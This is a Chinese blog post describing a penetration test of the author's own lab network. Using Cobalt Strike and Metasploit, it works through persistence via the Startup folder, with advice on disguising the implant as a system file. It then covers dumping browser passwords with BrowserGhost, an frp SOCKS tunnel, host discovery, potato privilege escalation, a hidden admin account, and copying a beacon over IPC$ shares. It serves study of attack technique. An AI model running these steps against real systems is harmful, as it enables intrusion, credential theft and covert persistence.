

# 内网渗透再探(本地靶场搭建实验)

原创

Le叶a子f 已于 2022-01-27 18:23:17 修改 3265 收藏

分类专栏: [信息安全](#) 文章标签: [web安全](#) [安全](#)

于 2022-01-26 23:19:32 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_38850916/article/details/122703894](https://blog.csdn.net/qq_38850916/article/details/122703894)  
版权



[信息安全](#) 专栏收录该内容

17 篇文章 0 订阅  
订阅专栏

主体实验框架是参考的先知社区一个大佬的思路 (id:ajie)


## 1 (环境搭建+web层面渗透)

[内网渗透初探\(靶场环境搭建+web层面实验+内网基本操作\)\\_叶子的Blog-CSDN博客](#)


这一部分就参考我上一篇半成品文章吧, 搭建有什么问题可以在评论区留言, 我就不一一写出来了。

操作系统	IP地址
攻击者 kali	IP地址: 192.168.3.10
攻击者 Windows 10	IP地址: 192.168.3.16
windows 7	外网地址: 192.168.3.129 内网地址: 192.168.52.143
windows 2008	IP地址: 192.168.52.138
windows 2003	IP地址: 192.168.52.141

## 2 Getshell




### 3 CS上线




### 4 权限维持

## 4.1 设置延迟时间




这里搞到你想要延迟的时间，我感觉越久越安全，我也没实战过，因为是自己的靶场，所以我设置的比较短，就设置为2秒了

## 4.2 进程迁移



这里就获取了一个基于phpstudy.exe的shell



### 4.3 设置启动项

1、将需要执行的exe文件复制到启动文件夹下即可。

复制到的路径是windows启动路径，当系统重启之后，会默认运行里面的程序


```
shell copy "artifacat.exe" "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\"
```

这种就是比较容易被发现，可以把文件的名字改一改，改成比较像系统文件，被发现也不敢瞎删。

## 5 主机信息收集

```
CS中: shell+命令即可
//主机信息
systeminfo
//网络信息
ipconfig /all
//路由表
arp -a
//进程, 查AV
tasklist
//端口占用情况
netstat -ano
//是否域环境
net user /domain
//是否出网
ping baidu.com -n 2
```

我在这里通过ipconfig /all 可以获取到web主机的内网ip192.168.52.143



抓取浏览器保存的密码，以及横向目标主机

[GitHub - QAX-A-Team/BrowserGhost](https://github.com/QAX-A-Team/BrowserGhost): 这是一个抓取浏览器密码的工具，后续会添加更多功能

```
dir 10/13/2019 17:01:07 photos
14kb fil 01/26/2022 16:22:45 artifact.exe
487kb fil 01/26/2022 20:59:27 BrowserGhost.exe
1kb fil 09/12/2013 22:55:13 NoPic.gif

beacon> shell "BrowserGhost.exe"
[*] Tasked beacon to run: "BrowserGhost.exe"
[+] host called home, sent: 49 bytes
[+] received output:
[+] Current user Administrator
[+] [3028] [explorer] [Administrator]
[+] Impersonate user Administrator
[+] Current user Administrator
```

CSDN @Lel1+a子f

## 6 搭建一个通信隧道

### 6.1 frp

下载地址

<https://github.com/fatedier/frp/releases/tag/v0.38.0>

配置frps.ini

```
[[common]
bind_addr = 0.0.0.0
bind_port = 7080
token = admin123
dashboard_user = admin
dashboard_pwd = admin123
```

CSDN @Lel1+a子f

执行frps.exe -c frps.ini

```
管理员: C:\Windows\System32\cmd.exe - frps.exe -c frps.ini

H:\内网\frp最新版\frp_0.38.0_windows_amd64\server>frps.exe -c frps.ini
2022/01/26 21:30:43 [I] [root.go:200] frps uses config file: frps.ini
2022/01/26 21:30:43 [I] [service.go:192] frps tcp listen on 0.0.0.0:7080
2022/01/26 21:30:43 [I] [root.go:209] frps started successfully
```

CSDN @Lel1+a子f

在靶机执行frpc.exe -c frpc.ini

```
2022/01/26 21:32:50 [I] [service.go:301] [13f1fe2261e2e89c] login to server success, get run id [13f1fe2261e2e89c], server udp port [0]
2022/01/26 21:32:50 [I] [proxy_manager.go:144] [13f1fe2261e2e89c] proxy added: [plugin_socks]
2022/01/26 21:32:50 [I] [control.go:180] [13f1fe2261e2e89c] [plugin_socks] start proxy success
```

CSDN @Lel1+a子f

然后在服务器端也可以看到成功监听

```
2022/01/26 21:32:50 [I] [tcp.go:63] [13f1fe2261e2e89c] [plugin_socks] tcp proxy listen port [4567]
2022/01/26 21:32:50 [I] [control.go:444] [13f1fe2261e2e89c] new proxy [plugin_socks] success
```

CSDN @Lel1+a子f

设置proxifier指向服务器，注意设置账号密码(或者直接在火狐浏览器这里设置代理)

这样就能访问内网的ip了



## Index of /

- [beifen.rar](#)
- [phpMyAdmin/](#)
- [phpinfo.php](#)
- [yxcms/](#)

内网ip

CSDN @Le叶a子f

## 7 横向移动1

### 7.1 利用msf进行内网信息收集一波

msf设置代理

```
setg Proxies socks5:192.168.3.16:7777
```

```
File Actions Edit View Help
[i] Database already started
[i] The database appears to be already configured, skipping initialization

      .:ok000kdc'          'cdk000ko:.
      .x0000000000000c    c000000000000x.
      :000000000000000k,  ,k00000000000000:
      '000000000kkkk00000: :0000000000000000'
o00000000. .o0000o0000l. ,00000000o
d00000000. .c00000c. ,00000000x
l00000000. ;d; ,00000000l
.00000000. .; ; ,00000000.
c0000000. .00c. 'o00. ,0000000c
o000000. .0000. :0000. ,000000o
l00000. .0000. :0000. ,00000l
;0000' .0000. :0000. ;0000;
.d00o .0000occc0000. x00d.
 ,k0l .0000000000000. .d0k,
 :kk;.0000000000000.c0k:
 ;k00000000000000k:
 ,x000000000000x,
 .l0000000l.
 ,d0d,
 .

      =[ metasploit v6.0.45-dev ]
+ -- --=[ 2134 exploits - 1139 auxiliary - 364 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 8 evasion ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command

msf6 > setg Proxies socks5:192.168.3.16:7777
Proxies => socks5:192.168.3.16:7777
msf6 > |
```

CSDN @Le叶a子f

搜索smb

```
search smb/smb
```





## 8 内网信息收集

### 8.1 存活主机探测

#### 基于netbios协议

脚本小子上线nbtscan，直接传到肉鸡上，运行就行了

[Release nbtscan-v1.5.2-2394b4 · lifenjoiner/nbtscan · GitHub](#)

```
Doing NBT name scan for addresses from 192.168.52.0/24
```

IP address	NetBIOS Name	Server	User	MAC address
192.168.52.143	STU1	<server>	<unknown>	00-0c-29-fb-dc-53
192.168.52.141	ROOT-TUI862UBEH	<server>	<unknown>	00-0d-20-1e-11-79

#### 基于ICMP协议

```
for /l %i in (1,1,255) do @ ping 192.168.52.%i -w 1 -n 1|find /i "ttl="
```

工具: ping命令

相当于使用ping来探测主机存活（特点就是慢。。。）

```
管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>for /l %i in (1,1,255) do @ ping 192.168.52.%i -w 1 -n 1|find /i "ttl="
来自 192.168.52.141 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.52.143 的回复: 字节=32 时间=10ms TTL=128
-
CSDN @Le叶a子f
```

#### 基于ARP协议

工具: arp-scan.exe

下载地址:

[GitHub - QbsuranAlang/arp-scan-windows-: send arp request to whole specific LAN](#)

将文件上传到目标主机上，执行如下命令:

```
arp-scan.exe -t 【ip/ip段】
```

## 9 提权

### 9.1 内核提权

查询安装的补丁情况，通过在线工具查询可能存在的内核提权

获取安装补丁的方法:

1、systeminfo

```
systeminfo | findstr KB
```

复制补丁号进行查询

在线网站:

[提权辅助网页](#)

[提权辅助网页 Windows提权辅助](#)

[Windows Privilege Escalation Exploit Search -- Windows 提权辅助](#)

exp下载地址也可以直接看github

[GitHub - Al1ex/WindowsElevation: Windows Elevation\(持续更新\)](#)

## 9.2 potato提权

```
potato.exe -p "需要执行的命令"
```

## 10 横向移动2

CS生成木马

The screenshot shows the Cobalt Strike interface. At the top, there's a menu bar with '视图', '攻击', '报告', and '帮助'. Below that is a toolbar with various icons. The main window displays a table of active sessions:


external	inter...	listener	user	computer	note	process	pid	arch	last
192.16...	192.16...	testexe	Adminis...	S...		artifact...	1520	x86	1s

A context menu is open over the selected session, with options: '进入beacon', '执行', '目标', '中转' (highlighted), '增加会话', and '会话'. The '中转' submenu is open, showing 'SOCKS Server' and 'Listener...' (highlighted).

Below the table is a '日志X' (Log X) window titled 'Beacon 192.168.3.129@1520 X'. It shows a list of files transferred:


Size	Type	Date	Time	Filename
25mb	fil	08/20/2019	17:41:38	nmap-7.80-setup.exe
3mb	fil	07/17/2019	22:16:24	npp.7.7.1.Installer.exe
24kb	fil	04/30/2011	18:24:22	ocl.exe
256kb	fil	09/15/2019	21:45:20	ocl.id0
88kb	fil	09/15/2019	21:45:20	ocl.id1
16kb	fil	09/15/2019	21:45:20	ocl.nam
1kb	fil	09/15/2019	21:45:20	ocl.til
4mb	fil	08/29/2019	11:06:51	openvpn-install-2.4.7-I607-Win7.exe
3mb	fil	08/29/2019	11:54:47	openvpn-install-latest-stable.exe
881b	fil	01/16/2022	20:37:55	phpStudy.exe - 快捷方式.lnk
13mb	fil	08/29/2019	11:47:16	Shadowsocks-4.1.3.1.zip
1mb	fil	08/20/2019	15:57:45	ShadowsocksR-win-4.9.2.rar
1kb	fil	08/29/2019	13:20:36	test.ovpn
1kb	fil	08/29/2019	14:16:52	vpn.conf.ovpn
989b	fil	09/14/2019	12:22:17	搜索 Everything.lnk

At the bottom, the status bar shows '[STU1] Administrator \*/1520' and 'last: 1s'. The command prompt shows 'beacon>' and 'CSDN @leijiazi'.



生成一个新的监听器

生成一个后门先传到web服务器上



在web服务器上创建一个新用户

```
shell net user biu Pass!@#4 /add
shell net localgroup administrators biu /add
```

```
*] Tasked beacon to run: net user biu Pass!@#4 /add
+] host called home, sent: 57 bytes
+] received output:
帐户已经存在。

请键入 NET HELPMSG 2224 以获得更多的帮助。

beacon> shell net localgroup administrators biu /add
*] Tasked beacon to run: net localgroup administrators biu /add
+] host called home, sent: 69 bytes
+] received output:
发生系统错误 1378。

指定的帐户名已是此组的成员。

CSDN @LeHua子f
```

然后在 web服务器 执行cmd命令开启共享

```
shell net use \\192.168.52.141\ipc$ Pass!@#4 /user:biu
```

然后进入141主机的目录

```
shell dir \\192.168.52.141\c$
```

上传到主机

```
shell copy C:\phpStudy\WWW\yxcms\beacon.exe \\192.168.52.138\c$
```

然后利用msf执行木马